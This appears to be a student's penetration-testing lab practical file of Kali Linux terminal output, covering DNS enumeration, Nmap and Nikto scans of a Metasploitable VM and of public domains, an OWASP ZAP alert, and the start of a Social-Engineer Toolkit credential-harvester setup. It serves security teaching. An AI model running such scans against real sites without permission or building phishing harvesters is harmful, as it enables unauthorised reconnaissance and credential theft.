packtpub.com mail is handled by 10 eu-smtp-inbound-1.mimecast.com.
packtpub.com mail is handled by 10 eu-smtp-inbound-2.mimecast.com.
```

3. To find the Name Servers by setting the type=ns using nslookup

```
└─(kali㉿kali)-[~]
$ nslookup
> set type=ns
*** Invalid option: type=ns
> set type=ns
> packtpub.com
```

4. The dig command can be used for advanced dns enumeration. And Use dig command to get detailed info of mail servers of the target

```
kali@kali: ~
File Actions Edit View Help
>
(kali㉿kali)-[~]
$ dig packtpub.com

; <>> DiG 9.18.4-2-Debian <>> packtpub.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 25165
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;packtpub.com.           IN      A

;; ANSWER SECTION:
packtpub.com.          5       IN      A      104.22.1.175
packtpub.com.          5       IN      A      104.22.0.175
packtpub.com.          5       IN      A      172.67.31.83

;; Query time: 11 msec
;; SERVER: 192.168.159.2#53(192.168.159.2) (UDP)
;; WHEN: Sat Oct 01 07:25:58 EDT 2022
;; MSG SIZE rcvd: 89

(kali㉿kali)-[~]
$ dig packtpub.com mx

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ dig packtpub.com <CNAME>
zsh: parse error near `\'n'

(kali㉿kali)-[~]
$ dig packtpub.com A

; <>> DiG 9.18.4-2-Debian <>> packtpub.com A
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 45322
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;packtpub.com.           IN      A

;; ANSWER SECTION:
packtpub.com.          5       IN      A      104.22.0.175
packtpub.com.          5       IN      A      172.67.31.83
packtpub.com.          5       IN      A      104.22.1.175

;; Query time: 8 msec
;; SERVER: 192.168.159.2#53(192.168.159.2) (UDP)
;; WHEN: Sat Oct 01 07:28:30 EDT 2022
;; MSG SIZE rcvd: 89
```

```
kali㉿kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ dig packtpub.com ANY
;; Connection to 192.168.159.2#53(192.168.159.2) for packtpub.com failed: timed out.
;; Connection to 192.168.159.2#53(192.168.159.2) for packtpub.com failed: timed out.
^C

└─(kali㉿kali)-[~]
$ dig packtpub.com GID

; <>> DiG 9.18.4-2-Debian <>> packtpub.com GID
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 60266
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;packtpub.com.           IN      GID

;; AUTHORITY SECTION:
packtpub.com.      5       IN      SOA      eva.ns.cloudflare.com. dns.cloudflare.com.
2289922720 10000 2400 604800 3600

;; Query time: 7 msec
;; SERVER: 192.168.159.2#53(192.168.159.2) (UDP)
;; WHEN: Sat Oct 01 07:29:31 EDT 2022
;; MSG SIZE rcvd: 99
```

```
kali㉿kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ dig packtpub.com MB

; <>> DiG 9.18.4-2-Debian <>> packtpub.com MB
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 65428
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;packtpub.com.           IN      MB

;; AUTHORITY SECTION:
packtpub.com.      5       IN      SOA      eva.ns.cloudflare.com. dns.cloudflare.com.
2289922720 10000 2400 604800 3600

;; Query time: 11 msec
;; SERVER: 192.168.159.2#53(192.168.159.2) (UDP)
;; WHEN: Sat Oct 01 07:29:42 EDT 2022
;; MSG SIZE rcvd: 99

└─(kali㉿kali)-[~]
$ dig packtpub.com TXT

; <>> DiG 9.18.4-2-Debian <>> packtpub.com TXT
;; global options: +cmd
```

Practical 4

Aim: Practical on vulnerability scanning and assessment

The image consists of three vertically stacked terminal windows from a Kali Linux environment. The top window shows the directory structure of /usr/share/nmap/scripts, listing various NSE (Nmap Script Engine) files. The middle window shows the command `sudo nmap --script-updatedb` being run, which updates the NSE rule database. The bottom window shows a full Nmap scan command (`sudo nmap -sC 192.168.159.129`) being executed against a target host, displaying detailed service information for ports 21 (FTP) and 22 (SSH).

```
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help
zsh: no such file or directory: cd/usr/share/nmap/scripts

[(kali㉿kali)-[~]]$ cd /usr/share/nmap/scripts
[(kali㉿kali)-[/usr/share/nmap/scripts]]$ ls | wc -l
605

[(kali㉿kali)-[/usr/share/nmap/scripts]]$ ls -la | more
total 4968
drwxr-xr-x 2 root root 32768 Aug  8 06:05 .
drwxr-xr-x 4 root root  4096 Aug  8 06:05 ..
-rw-r--r-- 1 root root  3901 Jan 18 2022 acarsd-info.nse
-rw-r--r-- 1 root root  8749 Jan 18 2022 address-info.nse
-rw-r--r-- 1 root root  3345 Jan 18 2022 afp-brute.nse
-rw-r--r-- 1 root root  6463 Jan 18 2022 afp-ls.nse
-rw-r--r-- 1 root root  7001 Jan 18 2022 afp-path-vuln.nse
-rw-r--r-- 1 root root  5600 Jan 18 2022 afp-serverinfo.nse

[(kali㉿kali)-[/usr/share/nmap/scripts]]$ sudo nmap --script-updatedb
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 16:01 EDT
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 4.19 seconds

[(kali㉿kali)-[/usr/share/nmap/scripts]]$ sudo nmap -sC 192.168.159.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 16:13 EDT
Stats: 0:01:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.02% done; ETC: 16:15 (0:00:01 remaining)
Nmap scan report for 192.168.159.129
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.159.131
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

```
kali㉿kali:/usr/share/nmap/scripts
File Actions Edit View Help
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  unknown
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 00:0C:29:56:60:D6 (VMware)

Host script results:
|_clock-skew: mean: 59m59s, deviation: 2h00m00s, median: -1s
|smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
|smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
| System time: 2022-10-08T16:13:56-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Nmap done: 1 IP address (1 host up) scanned in 75.74 seconds
```

```
└─(kali㉿kali)-[/usr/share/nmap/scripts]
$ ls | grep ssh
ssh2-enum-algos.nse
ssh-auth-methods.nse
ssh-brute.nse
ssh-hostkey.nse
ssh-publickey-acceptance.nse
ssh-run.nse
sshv1.nse

└─(kali㉿kali)-[/usr/share/nmap/scripts]
$ ┌
```

```
└─(kali㉿kali)-[/usr/share/nmap/scripts]
$ nmap --script-help ssh2-enum-algos
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 16:20 EDT

ssh2-enum-algos
Categories: safe discovery
https://nmap.org/nsedoc/scripts/ssh2-enum-algos.html
Reports the number of algorithms (for encryption, compression, etc.) that
the target SSH2 server offers. If verbosity is set, the offered algorithms
are each listed by type.

If the "client to server" and "server to client" algorithm lists are identical
(order specifies preference) then the list is shown only once under a combined
type.
```

```
[kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script-help ssh-run
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 16:22 EDT
    ssh-run
    Categories: intrusive
    https://nmap.org/nsedoc/scripts/ssh-run.html
        Runs remote command on ssh server and returns command output.
```

```
[kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=ssh-run 192.168.159.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 16:23 EDT
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 192.168.159.129
Host is up (0.0027s latency).

Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
|_ssh-run: Failed to specify credentials and command to run.
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
```

```
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help

└─(kali㉿kali)-[/usr/share/nmap/scripts]
$ ls | grep http
http-adobe-coldfusion-apsa1301.nse
http-affiliate-id.nse
http-apache-negotiation.nse
http-apache-server-status.nse
http-aspnet-debug.nse
http-auth-finder.nse
http-auth.nse
http-avaya-ipoffice-users.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-backup-finder.nse
http-barracuda-dir-traversal.nse
http-bigip-cookie.nse
http-brute.nse
http-cakephp-version.nse
http-chrono.nse
http-cisco-anyconnect.nse
http-coldfusion-subzero.nse
http-comments-displayer.nse
http-config-backup.nse
http-cookie-flags.nse
http-cors.nse
http-cross-domain-policy.nse
http-csrf.nse
http-date.nse
http-default-accounts.nse
http-devframework.nse
http-dlink-backdoor.nse
http-dombased-xss.nse
http-domino-enum-passwords.nse
http-drupal-enum.nse
```


```
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help

└─(kali㉿kali)-[/usr/share/nmap/scripts]
$ nmap --script=http-date 192.168.159.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 16:31 EDT
Nmap scan report for 192.168.159.129
Host is up (0.0042s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
|_http-date: Sat, 08 Oct 2022 20:31:47 GMT; +1s from local time.
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
|_http-date: Sat, 08 Oct 2022 20:31:47 GMT; +1s from local time.

Nmap done: 1 IP address (1 host up) scanned in 2.65 seconds
```

```
(kali㉿kali)-[/usr/share/nmap/scripts]
$ nmap --script=http-trace 192.168.159.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 16:35 EDT
Nmap scan report for 192.168.159.129
Host is up (0.0038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
|_http-trace: TRACE is enabled
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

```

[~] (kali㉿kali)-[~]
└─$ nikto -h cyberhia.com
- Nikto v2.1.6

+ Target IP:          172.67.171.181
+ Target Hostname:    cyberhia.com
+ Target Port:        80
+ Message:           Multiple IP addresses found: 172.67.171.181, 104.21.63.192
+ Start Time:         2022-10-08 16:50:41 (GMT-4)

+ Server: cloudflare
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'alt-svc' found, with contents: h3=":443"; ma=86400, h3-29=:443; ma=86400
+ Uncommon header 'nel' found, with contents: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
+ Uncommon header 'report-to' found, with contents: {"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v3?s=P7v0Vq9ueeCv9IYq3gTHIebJkAtueDJRPJvMbD2NCodhj885vk4jk8MP6JIqHeHBumtyIHCN5az00kFmKM3enqHmTB5Fm6hNRQhgbzUS2rMtY0m2hWOQ%2Fak9zXgnlXY%3D"}],"group":"cf-nel","max_age":604800}
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none

+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream : can't connect (timeout): Transport endpoint is not connected
+ Scan terminated: 18 error(s) and 5 item(s) reported on remote host
+ End Time:         2022-10-08 16:52:28 (GMT-4) (107 seconds)

+ 1 host(s) tested

```

kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player | 1 2 3 4 | 16:59 |

phpinfo() +

← → ⌂ ↻ 192.168.159.129/phpinfo.php

PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, rfts
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv*, bzip2*, zlib*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 hardened-PHP Project

수호신

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

Powered By

```
kali@kali: ~
File Actions Edit View Help

[(kali㉿kali)-[~]
$ nikto -list-plugins | more
Plugin: strutshock
strutshock - Look for the 'strutshock' vulnerability.
Written by Jeremy Bae, Copyright (C) 2017 Chris Sullo

Plugin: origin_reflection
CORS Origin Reflection - Check whether a given Origin header is reflected back in a Access-Control-Allow-Origin header
Written by ss23, Copyright (C) 2017 Chris Sullo

Plugin: report_xml
Report as XML - Produces an XML report.
Written by Sullo/Jabra, Copyright (C) 2008 Chris Sullo

Plugin: cookies
HTTP Cookie Internal IP - Looks for internal IP addresses in cookies returned from an HTTP request.
```

```
[(kali㉿kali)-[~]
$ sudo nikto -h cyberhia.com -p 80 -Plugins "apacheusers(enumate,dictio:users.txt);report_xml" -output apacheusers.xml
[sudo] password for kali:
- Nikto v2.1.6

+ Target IP:          172.67.171.181
+ Target Hostname:    cyberhia.com
+ Target Port:        80
+ Message:           Multiple IP addresses found: 172.67.171.181, 104.21.63.192
+ Start Time:         2022-10-08 17:07:43 (GMT-4)

+ Server: cloudfare
+ 233 requests: 0 error(s) and 0 item(s) reported on remote host
+ End Time:          2022-10-08 17:07:47 (GMT-4) (4 seconds)

+ 1 host(s) tested
```



```
[(kali㉿kali)-[~]
$ cat apacheusers.xml
<?xml version="1.0" ?>
<!DOCTYPE niktoscan SYSTEM "/var/lib/nikto/docs/nikto.dtd">
<niktoscan>

</niktoscan>

</niktoscan>
<niktoscan hoststest="0" options="-h cyberhia.com -p 80 -Plugins apacheusers(enumate,dictio:users.txt);report_xml -output apacheusers.xml" version="2.1.6" s canstart="Sat Oct  8 01:53:09 2022" scanend="Wed Dec 31 19:00:00 1969" scanelapse d=" seconds" nxmlversion="1.2">

<scandetails targetip="104.21.63.192" targethostname="cyberhia.com" targetport="80" targetbanner="cloudfare" starttime="2022-10-08 01:53:09" sitename="http://cyberhia.com:80/" siteip="http://104.21.63.192:80/" hostheader="cyberhia.com" errors
```

```
kali@kali: ~
File Actions Edit View Help
└──(kali㉿kali)-[~]
$ sudo apt install zaproxy
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
zaproxy is already the newest version (2.11.1-0kali1).
You might want to run 'apt --fix-broken install' to correct these.
The following packages have unmet dependencies:
 libgnutls-dane0 : Depends: libunbound8 (>= 1.8.0) but it is not going to be installed
E: Unmet dependencies. Try 'apt --fix-broken install' with no packages (or specify a solution).
```






The screenshot shows the OWASP ZAP 2.11 interface with the "Alerts" tab selected. A single alert is highlighted: "Absence of Anti-CSRF Tokens [2]". The alert details are as follows:

- URL:** <http://cyberlia.com>
- Risk:** Medium
- Confidence:** Low
- Parameter:** None
- Attack:** None
- Evidence:** <form action="" method="post" role="form" class="contactForm">
- CWE ID:** 352
- WASC ID:** 9
- Source:** Passive (10202 - Absence of Anti-CSRF Tokens)
- Description:** No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast,
- Other Info:** No known Anti-CSRF token [anticsrf, CSRFToken, _RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, noncsrf, csrf_token, _csrf, _csrfSecret, _csrf_magic, CSRF_token]. csrf token was found in the following HTML form: <form> ... </form>.


Practical 5

Aim: Practical on use of Social Engineering Toolkit

- Credentials Harvester Attack
- Install the Social Engineering Toolkit



```
(kali㉿kali)-[~]
$ sudo setoolkit
```



```
_____
|   |
|   | The Social-Engineer Toolkit (SET)
|   | Created by: David Kennedy (ReL1K)
|   | Version: 8.0.3
|   | Codename: 'Maverick'
|   | Follow us on Twitter: @TrustedSec
|   | Follow me on Twitter: @HackingDave
|   | Homepage: https://www.trustedsec.com
|   | Welcome to the Social-Engineer Toolkit (SET).
|   | The one stop shop for all of your SE needs.


The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
 1) Social-Engineering Attacks
```

Select the 1st Option Social Engineering Attacks and then Website Attack Vectors



```
_____
|   |
|   | The Social-Engineer Toolkit (SET)
|   | Created by: David Kennedy (ReL1K)
|   | Version: 8.0.3
|   | Codename: 'Maverick'
|   | Follow us on Twitter: @TrustedSec
|   | Follow me on Twitter: @HackingDave
|   | Homepage: https://www.trustedsec.com
|   | Welcome to the Social-Engineer Toolkit (SET).
|   | The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
 1) Social-Engineering Attacks
 2) Penetration Testing (Fast-Track)
 3) Third Party Modules
 4) Update the Social-Engineer Toolkit
 5) Update SET configuration
 6) Help, Credits, and About
 99) Exit the Social-Engineer Toolkit

set> 1
```

```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.
```

```
set> 2
```

The Web Attack module is a unique way of utilizing multiple web-based attack vectors to compromise the intended victim.

The **Java Applet Attack** method will spoof a Java Certificate and deliver a Java-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The **Metasploit Browser Exploit** method will utilize select Metasploit browser vulnerabilities through an iframe and deliver a Metasploit payload.

We will use Credential Harvester, So select option 3

```
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
